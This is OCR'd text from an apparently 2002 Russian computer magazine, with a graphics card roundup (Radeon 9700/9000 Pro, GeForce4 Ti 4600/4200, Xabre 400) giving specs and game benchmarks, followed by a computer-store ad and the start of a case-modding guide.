Технология VIDEOSHADER позволяет задействовать пиксельные шейдеры для обработки видеопотока, что избавляет его от многочисленных артефактов, а также улучшает цветопередачу и подавляет «шумы». А фильтрацией глюков компрессии MPEG4/DivX занимается непосредственно технология FULLSTREAM.

ОПИСАНИЕ ГОНОЧНОЙ ТРАССЫ:

Материнская плата: MSI K7T266 Pro2-A(MS-6380E Ver1.0)
Процессор: AMD AThlon 1800+ XP
Память: NCP 512 MB DDR;
Жесткий диск: Maxtor D740X-6L (19,5 GB);
ОС: Windows XP Home Edition (build 2600).

ПЕРЕЧЕНЬ ВИДЕОКАРТ:

- Soltek GeForce4 Ti 4600
- Soltek Xabre 400
- Gainward PowerPack! Ultra/750 XP GeForce 4 Ti 4600
- Gainward PowerPack! Ultra/650 XP GeForce 4 Ti 4200
- PowerColor ATI Radeon 9700 Pro
- PowerColor ATI Radeon 9000 Pro
- ASUS GeForce4 Ti 4200


ХАРАКТЕРИСТИКИ ЧИПСЕТА:

- Технология изготовления - 0.15 мкм;
- Число транзисторов - ~110 млн.;
- Тактовая частота - 325 МГц;
- Шина памяти - 256 бит DDR SDRAM;
- Максимальный объем видеопамяти - 256 МБ;
- Тактовая частота видеопамяти - 620 МГц;
- Поддержка AGP 2X, 4X, 8X и Universal AGP 3.0 (2X/4X/8X);
- Восемь пиксельных конвейеров (технология SMARTSHADER 2.0);
- Один блок выборки текстур в каждом пиксельном процессоре;
- Поддержка билинейной, трилинейной, анизотропной и сочетания трилинейной и анизотропной фильтрации текстур;
- Четыре вершинных конвейера (технология SMARTSHADER 2.0);
- Поддержка полноэкранного сглаживания (технология SMOOTHVISION 2.0);
- Поддержка технологии TRUFORM 2.0;
- Поддержка технологии HyperZ III;
- Поддержка технологии VIDEOSHADER;
- Поддержка технологии FULLSTREAM;
- Аппаратная декомпрессия DVD, адаптивный деинтерлейсинг, компенсация движения;
- Два CRT-контроллера;
- Два RAMDAC с частотой 400 МГц.

POWERCOLOR EVIL COMMANDO 2


(ATI RADEON 9700 PRO)

PowerColor Evil Commando 2 является типичным представителем видеокарты на основе ATI Radeon 9700 Pro. Карта упакована в симпатичную картонную коробку, под которой скрывается не менее симпатичный чемоданчик с видюхой и сопутствующей комплектацией: компактом с драйверами и софтом, руководством пользователя и комплектом кабелей и переходников (DVI-I -> D-SUB, S-Video -> RCA, S-Video и RCA), а также специального кабеля для дополнительного питания на плате (без него она ра-



ХАРАКТЕРИСТИКИ ЧИПСЕТА:

- Технология изготовления - 0.15 мкм;
- Тактовая частота - 275 МГц;
- Шина памяти - 128 бит DDR SDRAM;
- Максимальный объем видеопамяти - 128 МБ;
- Тактовая частота видеопамяти - 550 МГц;
- Поддержка AGP 2X, 4X , 8X и Universal AGP 3.0 (2X/4X/8X);
- Четыре пиксельных конвейера;
- Один текстурный модуль в конвейере;
- Поддержка билинейной, трилинейной и анизотропной фильтрации текстур;
- Поддержка полноэкранного сглаживания (технология SMOOTHVISION);
- Поддержка пиксельных шейдеров (по спецификациям DirectX8.1);
- Поддержка вершинных шейдеров (по спецификациям DirectX8.1);
- Поддержка технологии HyperZ II;
- Поддержка мультимониторных конфигураций;
- Поддержка технологии HYDRAVISION (менеджмент окон и рабочих столов);
- Два RAMDAC с частотой 400 МГц.



ботать не желает). Тактовая частота работы чипсета видюхи, соответствует рекомендациям ATI и составляет положенные 325 МГц. Ядро же охраняет мощный кулер с массивным радиатором. Объем памяти: 128 МБ DDR SDRAM от SAMSUNG с тактовой частотой в 620 МГц и с временем цикла в 2.8 нс - такая оператива обеспечит солидную производительность в большинстве существующих и будущих приложений. Ну, а в заключении достоинств PowerColor Evil Commando 2 следует отметить наличие разъемов D-SUB, DVI-I и S-Video, поддерживающих подключение к монитору по цифровому и аналоговому интерфейсу, а также к телевизору по композитному или S-Video кабелю.

ATI RADEON 9000 PRO

Этот чипсет не такой мощный, как старший собрат, но тоже обладающий мощной производительностью. Пришел он, по замыслу маркетологов ATI, на смену недорого чипсета RADEON 7500, а основан на базе прошлого лидера в линейке видюх - RADEON 8500.

Как видишь, характеристики чипсета ATI Radeon 9000 Pro довольно впечатляющие, что позволяет не беспокоиться за производительность в современных игрушках. А вот, как он проявит себя на фоне конкурентов покажут только тесты.

POWERCOLOR EVIL COMMANDO

(ATI RADEON 9000 PRO)

Еще один «командос» от PowerColor, только рангом пониже. Частота чипсета и памяти - 275/550 МГц, что соответствует эталонным нормативам. Объем памяти - 64 DDR SDRAM от Hynix со временем цикла 3.3 нс. Сама же карта упакована во все тот же симпатичный чемоданчик, в котором приютились компакт с дровами, переходники (S-Video-to-RCA и DVI-to-d-Sub) и видеошнуры. Чипсет видюхи обдувается мощным кулером с большим радиатором, поэтому всевозможных неприятностей с перегревом ожидать не приходиться. Набор интерфейсных разъемов выполнен в лучших традициях ATI: VGA, DVI и TV-out (S-Video). И все это удовольствие находиться в бюджетной нише, о чем раньше можно было только мечтать.

NEXT



ПИКСЕЛЬНЫЕ И ВЕРШИННЫЕ ШЕЙДЕРЫ

Пиксельные шейдеры - это небольшие программы, которые изменяют атрибуты отдельных пикселей, что позволяет создавать очень реалистичное освещение и разнообразные эффекты с ним. Вершинные шейдеры же занимаются модификацией вертексных данных, благодаря которым и появляются все новые и новые эффекты типа анимированных объектов, игры света и тени, реалистичных взрывов, продвинутой анимации выражения лица с синхронизацией движений губ в такт речи и т.д.

ТЕСТИРОВАНИЕ НОВЫХ ВИДЕОКАРТ


test_lab (test_lab@gameland.ru)

NVIDIA GEFORCE 4 TI 4600

Теперь настала очередь посмотреть, какой high-end чип нам предлагает NVIDIA. Его название ты уже, наверняка, слышал: GeForce4 или, по внутренней классификации - NV25. Посмотрим же, что у него имеется в арсенале для успешного выступления в этой 3D-гонке.

Итак, по сравнению с третьим ДжиФорсом, у четвертой модели увеличились не только тактовые частоты, но и произошел целый ряд архитектурных изменений. Начнем с основных изменений. У GeForce4 встроено 2 блока вершинных шейдеров (впрочем, как и у GeForce3), но работают они параллельно, в результате чего увеличивается их скорость обработки. Также увеличилось количество инструкций в блоке пиксельных шейдеров. Появился новый метод сглаживания изображения - 4xS плюс были улучшены другие методы антиалиасинга.

Еще следует отметить технологию оптимизации видеопамяти, основанной на улучшении системы кэширования, алгоритме отброса невидимых поверхностей и сжатия/очистки Z-буфера (подобно технологии HyperZ от ATI). Что касается 2D части чипсета, то тут появилось два RAMDAC (с частотой 350 МГц), контроллер TV Out и TDMS трансмиттер для работы с цифровыми панелями с DVI интерфейсом. Теперь рассмотрим особенности новых заявленных технологий. nFinite FX2 - это, по сути, лишь название всех новых возможностей шейдеров GeForce4, к которым добавились методы наложения рельефных текстур и их качество исполнения. AccuView - это варианты полноэкранного сглаживания: 2x, Quincunx, 4x и новый метод 4xS плюс анизотропная фильтрация. С помощью AccuView удалось улучшить как качество сглаживания, так и производительность при ее использовании. Ну, и последний штрих к картине с GeForce4 - технология nView, позволяющая выводить изображение на два монитора. При подключении двух мониторов (вместо второго монитора может использоваться цифровая панель или телевизор) nView позволит работать в режимах Clone, Zoom, Horizontal Span или Vertical Span, одновременно управляя изображениями на них (работа с окнами и диалогами, настройка эффектов/горячих клавиш и т.д.).



GAINWARD POWERPACK! ULTRA/750 XP
GEFORCE 4 TI 4600

Эта видюха основана на чипсете NVIDIA GeForce4 Ti4600 с соответствующими рекомендациями от NVIDIA тактовыми частотами ядра и памяти: 300/650 МГц. Комплектация у PowerPack! Ultra/750 XP на высоте и содержит руководства пользователя, компакты с драйверами/софтом, 3D шутером SeriousSam и програми для качественного просмотра DVD - InterVideo WinDVD и редактирования/захвата видео - InterVideo WinProducer и WinCoder. Также присутствуют все необходимые и не очень переходники с кабелями: два переходника DVI-I -> VGA, переходник с комбинированного разъема Video-In/Video-Out на разъемы RCA/S-Video и RCA/S-Video для вывода изображения.

ПИКСЕЛИ, ТЕКСТУРЫ, ПОЛИГОНЫ...

Собственно, пиксель - это самый мелкий объект на картинке. Текстуры же состоят из пикселей и на основе их создают изображение на полигонах в 3D. Полигоны (они же многоугольники или замкнутые двумерные фигуры) комбинируются с себе подобными, а в результате мы наблюдаем многообразие моделей в необъятном мире 3D.


Еще, помимо всего этого добра, в комплект входит четырехканальный контроллер IEEE1394 (FireWire) на чипе VT6306 от VIA, так что работа с цифровым видео должна быть максимально комфортной. Сама же плата выполнена в красных тонах, даже радиаторы на ядре и памяти покрашены соответствующе. Кстати, памяти на видеокарте 128 МБ DDR SDRAM от SAMSUNG с временем цикла 2.8 нс. Прикрыта она радиаторами, что говорит о продвинутом охлаждении и неплохом разгонном потенциале ;].

SOLTEK
GEFORCE4 TI 4600

Еще одна видеокарточка на основе NVIDIA GeForce4 Ti4600. Только на этот раз от Soltek. Коробка имеет рельефное изображение и яркую окраску, что сразу привлекает на нее внимание потенциальных покупателей. В самой коробке, помимо видюхи, лежит руководство пользователя, компакт с драйверами и утилитами, CyberLink Power Director (для VIVO), PowerDVD XP, 3D-шутер Serious Sam, переходник DVI-

ХАРАКТЕРИСТИКИ ЧИПСЕТА:

- Технология изготовления - 0.15 мкм;
- Число транзисторов - ~63 млн.;
- Тактовая частота - 300 МГц;
- Шина памяти - 128 бит DDR SDRAM;
- Тактовая частота видеопамяти - 650 МГц;
- Четыре пиксельных конвейера;
- Два текстурных блока на конвейер;
- Поддержка билинейной, трилинейной, анизотропной и сочетания трилинейной и анизотропной фильтрации текстур;
- Поддержка полноэкранного сглаживания (мультисэмплинг 2x, 4x, Quincunx, 4xS);
- Поддержка пиксельных и вершинных шейдеров;
- Поддержка поверхностей высокого порядка (RT-Patches);
- Поддержка технологии оптимизации видеопамяти (Z Occlusion Culling, Z Compression, Fast Z Clear, Memory Precharge);
- Поддержка технологии nFinite FX2;
- Поддержка технологии AccuView;
- Поддержка двухмониторных конфигураций;
- Аппаратная декомпрессия DVD;
- Два RAMDAC с частотой 350 МГц.



ХАРАКТЕРИСТИКИ ЧИПСЕТА:

- Технология изготовления - 0.15 мкм;
- Число транзисторов - ~63 млн.;
- Тактовая частота - 250 МГц;
- Шина памяти - 128 бит DDR SDRAM;
- Тактовая частота видеопамяти - 444 МГц у 128 МБ DDR и 500МГц у 64 МБ DDR;
- Четыре пиксельных конвейера;
- Два текстурных блока на конвейер;
- Поддержка билинейной, трилинейной, анизотропной и сочетания трилинейной и анизотропной фильтрации текстур;
- Поддержка полноэкранного сглаживания (мультисэмплинг 2x, 4x, Quincunx, 4xS);
- Поддержка пиксельных и вершинных шейдеров;
- Поддержка поверхностей высокого порядка (RT-Patches);
- Поддержка технологии оптимизации видеопамяти (Z Occlusion Culling, Z Compression, Fast Z Clear, Memory Precharge);
- Поддержка технологии nFinite FX2;
- Поддержка технологии AccuView;
- Поддержка двухмониторных конфигураций;
- Аппаратная декомпрессия DVD;
- Два RAMDAC с частотой 350 МГц.

to-VGA и переходник-разветвитель для VIVO (Video-In Video-Out). Видеокарта имеет вполне предсказуемые спецификации - частота чипа и памяти составляет 300/650 МГц, ведь против рекомендаций от Нвидии особенно не попрешь ;]. Память от Самсунга с временем цикла 2.8 нс, что говорит о неплохом разгонном потенциале карточки. В подтверждении этому достаточно только взглянуть на огромный радиатор с двумя вентиляторами :].

NVIDIA GEFORCE 4 TI 4200

GeForce4 Ti4200 - это самая младшая и доступная по цене модель в линейке четвертых ДжиФорсов. По замыслу Нвидии, этот чипсет должен обеспечивать солидную производительность за несолидные деньги. Посмотрим, как ей это удастся...


Взглянув, на спецификации становится понятно, что чипсет GeForce 4 Ti 4200 не понес никаких архитектурных потерь, а лишь расстался с некоторым количеством драгоценных мегагерц от чипсета и видеопамяти. У видеокарточек со 128 МБ оперативы тактовая частота составляет 444 МГц, а со 64 МБ - 500 МГц. Частота ядра чипсета - 250 МГц, что на 50 МГц меньше, чем у старшего собрата Ti 4600. Вот, пожалуй, и все существенные различия. Теперь остается только посмотреть, как производители видеокарточек, реализовали его на своих творениях.

GAINWARD POWERPACK! ULTRA/650 XP

GEFORCE 4 TI 4200

Еще одна красная красавица от Gainward с пламенным сердцем GeForce 4 Ti 4200. В приданое


NEXT





ей тоже достался впечатляющий наборчик из руководства пользователя, дисков с драйверами/утилитами/софтом (WinDVD, WinProducer и WinCoder от InterVideo) и переходника с комбинированного разъема Video-In/Video-Out на 2 S-Video и 2 RCA. Удовлетворять же хозяина Gainward Ultra/650 XP собирается через разъемы VGA, DVI-I и Video-In/Video-Out. Ее тактовые частоты, как и положено, составляют 250/444 МГц для ядра и видеопамяти. Чипсеты памяти, общим объемом в 128 МБ и с временем цикла 4 нс, ведут свои корни от Samsung'а. Сами чипсеты не охлаждаются дополнительными радиаторами, что говорит о скромном нраве видюхе. Зато девственный чипсет прикрыт достаточно эффективным кулером с радиатором.

ASUS
GEFORCE4 TI 4200

Видюхи от ASUS'а всегда было приятно держать в руках, ведь их отличает безупречное качество и высокие скоростные характеристики. А пощупать эту модель было приятно вдвойне, ведь не зря же на ней красуется гордая надпись «Delux» на стильной коробке. Комплектация у видеокарточки весьма богатая и включает в себя: толстое руководство пользователя; кучу компактов с драйверами, утилитами, разнообразным софтом (CyberLink VideoLive Mail, InterVideo WinCoder/WinProducer, ASUS DVD2000) и гамесами; переходник DVI-to-VGA, а также переходник-разветвитель для VIVO. Сама карта работает на повышенных частотах: 550 МГц - память, 260 МГц - чипсет, но на стабильности работы это никак не сказывается. Тем более охлаждение у ней весьма достойное. Модули памяти Самсунговские (объем - 128 МБ) со временем цикла в 3.3 нс. В общем, карточка оставляет самые благоприятные впечатления, остается только посмотреть, как она проявит себя в тестах.

BEST BUY 2002 Хакер



АНТИАЛИАСИНГ

Антиалиасинг в 3D означает сглаживание характерных «ступенек» и неровностей, прорисованных под углом. Эти «ступеньки» хорошо видно во многих 3D-шутерах, особенно в небольших разрешениях. Обычно 3D сцена наряду с антиалиасингом дополняется еще и билинейной или трилинейной фильтрацией.

SIS XABRE 400

Чипсет SiS Xabre 400, выпущенный компанией Silicon Integrated Systems, призван нарушить традицию, в которой бюджетные решения значительно уступают в производительности и возможностях более дорогим видеокартам. Посмотрим, обладает ли он такой силой?

Да, судя по характеристикам, силой он обладает, причем весьма внушительной. Остается только посмотреть, что могут предложить нам разработчики видюх на его основе и как он, собственно, проявит себя в игрушках и тестах.


SOLTEK
XABRE 400

Одним из производителем, решившимся выпустить карточку на основе Xabre 400, стал Soltek. Имя его девайса - Soltek Xabre 400. В комплект к нему входят диск с дровами и софтом, переходник S-Video-RCA и удлинитель S-Video. Не густо, конечно, но для бюджетной карточки этого вполне должно хватить. Сама плата радует своим серебристым дизайном и большим радиатором с кулером. Тактовая частота чипсета - 275 МГц, памяти - 250 МГц. Памяти установлено 64 МБ с временем цикла в 3.5 нс от производителя EtronTech. Первое, что удивило при инсталляции этой видюхи, это появлении логотипа Xabre после установки драйверов. Так что будь морально готов к грядущим переменам ;]. Остальные сюрпризы покажет тестирование.

NEXT


ХАРАКТЕРИСТИКИ ЧИПСЕТА:

- Технология изготовления - 0,15 мкм;
- Частота работы - до 300 МГц;
- Четыре пиксельных конвейера с двумя текстурными модулями на каждом;
- Поддержка наложения до 4 текстур за один проход;
- Поддержка билинейной и трилинейной фильтрации текстур;
- Поддержка имитации рельефности (методы Emboss, EMBM, Dot3);
- Поддержка кубических карт и объемных текстур;
- Поддержка компрессии текстур (S3TC/DXTC);
- Поддержка полноэкранного сглаживания;
- Поддержка пиксельных шейдеров версии 1.3;
- Поддержка до 128 МБ видеопамяти SDRAM/DDR SDRAM с шириной шины 64 или 128 бит;
- Поддержка AGP 1x, 2x, 4x, 8x;
- Поддержка оверлеев, масштабирования и настройки цветовой гаммы;
- Встроенный RAMDAC на 375 МГц.



ТЕСТИРОВАНИЕ НОВЫХ ВИДЕОКАРТ

 test_lab (test_lab@gameland.ru)



ТЕСТЫ

QUAKE3 TEAM ARENA

(HIGH QUALITY, MPDEMO1, 1024X768, 1280X1024)

Чтобы заценить, как проявит себя наши видеокарточки в популярных игрушках, мы выбрали один из самых известных 3D-шутеров и прогнали встроенный бенчмарк в максимальных настройках с высокими разрешениями. И уже сразу борьба между видюхами накалилась до предела, особенно во главе нашего своеобразного пельетона. В разрешении 1024x768 видеокартам на чипсетах GeForce 4 Ti 4600 удается вырваться вперед, но лидерство было не долгим, т.к. на повороте с разрешением 1280x1024 PowerColor ATI Radeon 9700 Pro все же обходит Нвидивские болиды. Видимо, сказывается большее количество лошадок под капотом ;].

UNREAL TOURNAMENT 2003


(ANTALUS, MAX DETAIL, 1024X768, 1280X1024)


А этот участок нашего испытательного полигона уже гораздо серьезней. Выхода Unreal Tournament 2003 ждали многие и теперь станет ясно, справятся ли с ним современные видеокарты, ведь уровень графики в этом 3D-шутере поднялся на новую, доселе недосягаемую, высоту. И тут PowerColor ATI Radeon 9700 не оставляет никаких шансов конкурентам, уверенно и быстро проходя повороты с высокими разрешениями. Также очевидно, что Soltek Xabre 400 уже не способен продолжить гонку на высоких скоростях. Сказываются проблемы с не отлаженными драйверами (в игре можно наблюдать выпадающие полигоны и «мерцание» текстур) и недостаточная производительность. Видимо, команде SiS срочно нужно загнать свое детище в боксы и довести до ума его драйверскую часть :].


3D MARK 2001

(1024X768, 1280X1024, 32BIT COLOR, Z-BUFFER 24 BIT, DETAIL LEVEL: HIGH)

Ну и, наконец, финишная прямая со звучным названием 3D MARK. В этом тесте нашим участникам придется показать все, на что они способны, чтобы занять призовые места. Впрочем, лидер уже определился и к финишу с большим отрывом пришел PowerColor ATI Radeon 9700, показав рекордные результаты и на этом участке. Болиды с мотором GeForce 4 Ti 4600 пришли практически вровень, но на доли секунды по общим результатам быстрее был все же Gainward PowerPack! Ultra/750 XP. Четвертым приехал ASUS с GeForce4 Ti 4200 внутри. Пятое и шестое место досталось Gainward PowerPack! Ultra/650 XP и PowerColor ATI Radeon 9000 Pro, соотвественно. Ну, а Soltek Xabre 400 хотя и не попал в очковую зону, со временем тоже должен обзавестись своими собственными фанатами, благо цена на него очень демократичная.













компьютер AgeNT на базе процессора Intel® Pentium® 4 2.0 GHz – производительность, которая удивит

Компьютер можно заказать с доставкой по телефону: (095) 970-1939 или на интернет-сайте shop.nt.ru

- 3-х летнее бесплатное сервисное обслуживание, включая один год полной гарантии
- бесплатное обслуживание на рабочем месте в Москве (в пределах МКАД)
- 100% предпродажное тестирование
- отличные характеристики для работы дома и в офисе

Розничные салоны в России

г. Москва
м. Сокол, Волоколамское шоссе, 2
м. Шаболовская, ул. Шаболовская, 20
м. Комсомольская, ул. Краснопрудная, 22/24
м. Профсоюзная, Нахимовский пр-т, 40
м. Пл.Ильича, ул. С.Радонежского, 29/31
м. Савеловская, ВКЦ "Савеловский", пав.: D24, A1-1, 2D-5
м. Щукинская, ул. Новощукинская, 7
м. Пражская, ТЦ "Электронный рай", пав.: 1Б-47, 2В-14, 1В-18
м. Люблино, ТК "Москва", 2 этаж, 1 линия

г. Воронеж
ул. Кольцовская, 82, тел.: (0732) 72-73-91

г. Н.Новгород
Бульвар Мира, 5

Магазины работают ежедневно без выходных и перерывов
www.polaris.ru, info@polaris.ru

Для корпоративных клиентов: corp@polaris.ru

Оптовые поставки NT Computer:
тел.: (095) 970-1930, факс: (095) 970-1931



PK4Y@modding.ru , Habl@modding.ru , coolsi@modding.ru , sergy@modding.ru (www.pcdesign.ru , www.modding.ru)

Моддинг на практике II

Руководство к действию

S/N KI1 AA0007 322

Дорогой мой брат-модер, у тебя уже начали чесаться твои шаловливые ручонки? А твоя голова находится в творческом поиске новых модов? Окей, это-то нам и нужно, мы как раз решили подогнать тебе несколько новых клевых идей.

ФАЛЬШПАНЕЛЬ ДЛЯ CD-ROM

Итак, ты затарился клевым алюминиевым корпусом или даже покрасил свой комп в прикольный цвет и чувствовал себя очень крутым, пока не установил CD-ROM drive (или любой другой), который совсем не вписался своим цветом в твой «промоденный» корпус. Что же делать с сидиромом? Тоже покрасить? Конечно. Если только у тебя есть такая возможность, и ты не боишься лишиться на него гарантии. Второй вариант - смастерить фальшпанель. Ну, а с ней уже можешь экспериментировать, как хочешь.

Для того, чтобы сделать фальшпанель для CD-ROM drive, перво-наперво тебе понадобится подопытный. Не подойдут slot-in приводы (встречаются у Pioneer) и те, у которых дверка трэя открывается отдельно на собственной оси (некоторые Samsung и Creative с Самсунгом внутри). У меня, например, завалялся CD-ROM BTC 48x, над ним я и поиздеваюсь. Еще достань одну заглушку от пятидюймового отсека. Тип крепления заглушки не важен. Если у тебя корпус Чифтек, то советую не портить родную заглушку - потом с трудом найдешь подходящую. Лучше попроси в ближайшей фирме, где собирают компьютеры - у них их просто завались. Для крепления фальшпанели к лотку сидирома я использую двустороннюю клейкую «картонку» (обычно идет в комплекте с телефонной розеткой). Можно использовать нетолстую резину (~1,5 - 2 мм) и резиновый клей (не оставит следов на пластмассе, если придется разбирать конструкцию). Необходимые инструменты - резак для бумаги и плоскогубцы.

